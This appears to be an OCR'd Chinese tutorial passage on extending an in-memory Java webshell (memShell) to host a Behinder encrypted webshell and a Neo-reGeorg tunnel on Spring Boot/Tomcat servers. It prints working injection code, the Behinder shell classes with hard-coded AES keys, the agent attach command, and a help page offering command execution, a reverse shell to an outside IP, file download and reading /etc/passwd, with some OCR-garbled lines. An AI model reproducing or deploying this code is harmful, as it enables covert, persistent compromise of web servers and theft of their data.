          cp.insertClassPath(classPath);
        }
        CtClass cc = cp.get("org.eclipse.jetty.servlet.ServletHolder");
        CtMethod m = cc.getDeclaredMethod("handle");
        m.addLocalVariable("elapsedTime", CtClass.longType);
        m.insertBefore(readSource());
        byte[] byteCode = cc.toBytecode();
        cc.detach();
        return byteCode;
      } catch (Exception e) {
        e.printStackTrace();
        System.out.println("error:::::" + e.getMessage());
      }
    }
```


- source.txt



```java
    javax[illegible]et.http.HttpServletRequest request;
    javax.servlet.http.HttpServletResponse response;
    if ($args.length==3) {
        request=$args[1];
        response=$args[2];
    } else {
        request=$args[0];
        response=$args[1];
    }
    String data=request.getParameter("data");
    String model=request.getParameter("model");
    String reqURI=request.getRequestURI();
    String pathInfo=reqURI.substring(reqURI.lastIndexOf("/")+1);
    String result="";

try {
```

1.1.3. 支持内存 neoreg2.0

对于 neoreg2.20 的支持，需要修改的有两处，一处是 source.txt，增加对 favico.ico 路径的解析处理，如下所示。




```
    javax.servlet.http.HttpServletRequest request=$1;
    javax.servlet.http.HttpServletResponse response = $2;
    String data=request.getParameter("data");
    String model=request.getParameter("model");
    String reqURI=request.getRequestURI();
    String pathInfo=reqURI.substring(reqURI.lastIndexOf("/")+1);
    String result="";

try {
    if (pathInfo != null && pathInfo.equals("favico.ico")) {
        new org.memShell.Proxy().doProxy(request, response);
        return;
    } else if (pathInfo != null && pathInfo.equals("getName")) {
        new org.memShell.Behinder().shell(request, response);
        return;
    } else if (data!=null&&data.equals(org.memShell.Agent.password)) {
        if (model.equalsIgnoreCase("help")) {
```

另一处是增加 Proxy.java 文件，将原本的 jsp 文件转化为 java 文件即可。需要注意的是，对于 HttpServletRequest、HttpServletResponse 和 HttpSession 需要通过反射的方式进行调用，否则抛出异常。


1.1.4. 支持冰蝎马

原始冰蝎马通过 pageContext 对象进行操作，该对象主要用于访问 jsp 直接的共享数据，对于内存马而言，尤其是对于 springboot 而言，可能并不包含 javax.servlet.jsp 这个 jar 包，因而需要对 webshell 和冰蝎客户端进行修改，才能实现对内存马的支持。




```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }

        public Class g(byte []b) {
            return super.defineClass(b,0,b.length);
        }
    }
%>
<%
    if (request.getMethod().equals("POST")) {
        String k="e45e329feb5d925b";
        session.putValue("u",k);
        Cipher c=Cipher.getInstance("AES");
        c.init(2,new SecretKeySpec(k.getBytes(),"AES"));
        new U(this.getClass().getClassLoader())
            .g(c.doFinal(
                new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine())))
            .newInstance().equals(pageContext);
    }
%>
```

这里需要对 pageContext 进行修改，传入 equals 方法的参数修改为 List 对象，并将 HttpServletRequest、HttpServletResponse 和 HttpSession 对象压入其中，进而进行数据交互。



```
package org.memShell;

import java.util.ArrayList;

public class Behinder {
  class U extends ClassLoader {
    U(ClassLoader c) {
      super(c);
    }

    public Class g(byte[] b) {
      return super.defineClass(b, 0, b.length);
    }
  }

  public void shell(ServletRequest request, ServletResponse response) throws Exception {
    String method = MyRequest.getMethod(request);
    if (method.equals("POST")) {
      String k = "8d777f385d3dfec8";
      Object session = MyRequest.getSession(request);
      MySession.putValue(session, "u", k);
      Cipher c = Cipher.getInstance("AES");
      c.init(2, new SecretKeySpec(k.getBytes(), "AES"));
      List object = new ArrayList();
      object.add(request);
      object.add(response);
      object.add(MyRequest.getSession(request));
      new U(this.getClass().getClassLoader())
          .g(c.doFinal(
              new sun.misc.BASE64Decoder().decodeBuffer(MyRequest.getReader(request).readLine())))
          .newInstance().equals(object);
    }
  }
}
```

1.2. 使用说明



```
D:\Java\workspace\memShell>java -cp "%JAVA_HOME%/lib/tools.jar";shade\memShell.jar org.memShell.Attach
Usage
 Windows:  java -cp "%JAVA_HOME%\lib\tools.jar";memShell.jar org.memShell.Attach password [target jar name]
 Linux:    java -cp $JAVA_HOME/lib/tools.jar:memShell.jar org.memShell.Attach password [target jar name]
```

1.3. 演示示例


以 Windows 为例，启动 springboot 的 demo。


```
D:\Java\workspace\demo-1\target>java -jar demo-1-0.0.1-SNAPSHOT.jar

 :: Spring Boot ::  (v2.2.12.BUILD-SNAPSHOT)

2020-12-18 17:36:49.764  INFO 18568 --- [           main] com.example.demo.Demo1Application        : Starting Demo1Application v0.0.1-SNAPSHOT on DESKTOP-82HEUC4 with PID 18568
kspace\demo-1\target\demo-1-0.0.1-SNAPSHOT.jar started by Bert in D:\Java\workspace\demo-1\target)
2020-12-18 17:36:49.767  INFO 18568 --- [           main] com.example.demo.Demo1Application        : No active profile set, falling back to default profiles: default
2020-12-18 17:36:51.274  INFO 18568 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat initialized with port(s): 8080 (http)
2020-12-18 17:36:51.283  INFO 18568 --- [           main] o.apache.catalina.core.StandardService   : Starting service [Tomcat]
2020-12-18 17:36:51.283  INFO 18568 --- [           main] org.apache.catalina.core.StandardEngine  : Starting Servlet engine: [Apache Tomcat/9.0.41]
2020-12-18 17:36:51.347  INFO 18568 --- [           main] o.a.c.c.C.[Tomcat].[localhost].[/demo]   : Initializing Spring embedded WebApplicationContext
2020-12-18 17:36:51.348  INFO 18568 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1530 ms
2020-12-18 17:36:51.542  INFO 18568 --- [           main] o.s.s.concurrent.ThreadPoolTaskExecutor  : Initializing ExecutorService 'applicationTaskExecutor'
2020-12-18 17:36:51.704  INFO 18568 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port(s): 8080 (http) with context path '/demo'
2020-12-18 17:36:51.707  INFO 18568 --- [           main] com.example.demo.Demo1Application        : Started Demo1Application in 2.3 seconds (JVM running for 2.683)
2020-12-18 17:36:52.991  INFO 18568 --- [nio-8080-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/demo]   : Initializing Spring DispatcherServlet 'dispatcherServlet'
2020-12-18 17:36:52.991  INFO 18568 --- [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet        : Initializing Servlet 'dispatcherServlet'
2020-12-18 17:36:53.000  INFO 18568 --- [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet        : Completed initialization in 5 ms
```

执行 memshell，加载内存马。



```
D:\Java\workspace\memShell>java -cp "%JAVA_HOME%/lib/tools.jar";shade\memShell.jar org.memShell.Attach pass demo
[+]OK.i find a jvm.
[+]memeShell is injected.
```

访问 http://localhost:8080/demo/?data=pass&model=help 可以看到帮助信息，同原始 memshell 一样。需要注意的是，这里增加了额外两条路径，一个是 getname，另一个是 favico.ico，其中 getname 用于冰蝎的 webshell 连接（默认密码 data），而 favico.ico 用于 neoreg2.0 的代理连接（默认密码 ts0011）。




```
127.0.0.1:8080/demo/?data=pass&model=help

Webshell in Memory:

Usage:
anyurl?pwd=pass&model=help //show this help page.
getname //rebeyond
favico.ico //neogerog
anyurl?pwd=pass&model=exec&cmd=whoami  //run os command.
anyurl?pwd=pass&model=connectback&ip=8.8.8.8&port=51 //reverse a shell back to 8.8.8.8 on port 51.
anyurl?pwd=pass&model=urldownload&url=http://xxx.com/test.pdf&path=/tmp/test.pdf //download a remote file via the victim's network directly.
anyurl?pwd=pass&model=list[del|show]&path=/etc/passwd  //list,delete,show the specified path or file.
anyurl?pwd=pass&model=download&path=/etc/passwd  //download the specified file on the victim's disk.
anyurl?pwd=pass&model=upload&path=/tmp/a.elf&content=this_is_content[&type=b]   //upload a text file or a base64 encoded binary file to the victim's disk.
For learning exchanges only, do not use for illegal purposes.by rebeyond.
```

访问/demo/favico.ico 路径，可以看到 neoreg2.0 的信息。




```
view-source:http://127.0.0.1:8080/demo/favico.ico

<!-- hJjylqamvbwcmtfcPhQEhlmvACRvBZCj4OzGoE4m3aObI_A6VF -->
```

使用 neoreg2.0，可以正常建立连接。




```
D:\git\Neo-reGeorg\neoreg2.0>python neoreg.py -k ts0011 -u http://127.0.0.1:8080/demo/favico.ico -p 8888


          "$$$$$$''  'M$  '$$$@m
        :$$$$$$$$$$$$$$''$$$$'
       '$'    'JZI'$$&  $$$$'
                 '$$$  '$$$$
                 $$$$  J$$$$'
                m$$$$  $$$$,
                $$$$@  '$$$$_          Neo-reGeorg
             '1t$$$$' '$$$$<
          '$$$$$$$$$$'  $$$$          version 2.3.1
               '@$$$$'  $$$$'
                '$$$$  '$$$@
             'z$$$$$$  @$$$
                r$$$   $$|
                '$$v c$$
               '$$v $$v$$$$$$$$$#
               $$x$$$$$$$$$twelve$$$@$'
             @$$$@L '    '<@$$$$$$$$`
           $$                 '$$$


    [ Github ] https://github.com/L-codes/neoreg

+------------------------------------------------------------------------+
  Log Level set to [ERROR]
  Starting socks server [127.0.0.1:8888]
  Tunnel at:
    http://127.0.0.1:8080/demo/favico.ico
+------------------------------------------------------------------------+
```

通过代理，页面能够正常加载。



1.4. 问题说明

需要注意的是，在对基于 tomcat 的 webserver 进行内存马测试时，需要先进行一次 web 请求，将相关 class 加载到内存中，才可以，否则在加载 memshell 时，会报如下错误：




```
javassist.NotFoundException: org.apache.catalina.core.ApplicationFilterChain
	at javassist.ClassPool.get(ClassPool.java:430)
	at org.memShell.Transformer.transform(Transformer.java:26)
	at sun.instrument.TransformerManager.transform(Unknown Source)
	at sun.instrument.InstrumentationImpl.transform(Unknown Source)
	at java.lang.ClassLoader.defineClass1(Native Method)
	at java.lang.ClassLoader.defineClass(Unknown Source)
	at java.security.SecureClassLoader.defineClass(Unknown Source)
	at java.net.URLClassLoader.defineClass(Unknown Source)
	at java.net.URLClassLoader.access$100(Unknown Source)
	at java.net.URLClassLoader$1.run(Unknown Source)
	at java.net.URLClassLoader$1.run(Unknown Source)
	at java.security.AccessController.doPrivileged(Native Method)
	at java.net.URLClassLoader.findClass(Unknown Source)
	at java.lang.ClassLoader.loadClass(Unknown Source)
	at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:92)
	at java.lang.ClassLoader.loadClass(Unknown Source)
	at org.apache.catalina.core.ApplicationFilterFactory.createFilterChain(ApplicationFilterFactory.java:70)
	at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:174)
	at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
	at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:542)
	at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:143)
	at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
	at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
	at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:343)
	at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:374)
	at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
	at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:888)
	at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1597)
	at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
	at java.util.concurrent.ThreadPoolExecutor.runWorker(Unknown Source)
	at java.util.concurrent.ThreadPoolExecutor$Worker.run(Unknown Source)
	at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
	at java.lang.Thread.run(Unknown Source)
error:::::org.apache.catalina.core.ApplicationFilterChain
2020-12-18 16:36:28.322  INFO 20524 --- [extShutdownHook] o.s.s.concurrent.ThreadPoolTaskExecutor  : Shutting down ExecutorService 'applicationTaskExecutor'
```

2. 修改冰蝎

2.1. 主要工作

2.1.1. 支持内存 shell


对于冰蝎，需要修改 java 的 payload，原始的 payload 中通过 PageContext 进行操作，这里需要对传入的 Object 进行判断，如果为 list，则按内存马处理即可，同时对于 HttpServletRequest、HttpServletResponse 和 HttpSession 的方法通过反射方式调用即可。



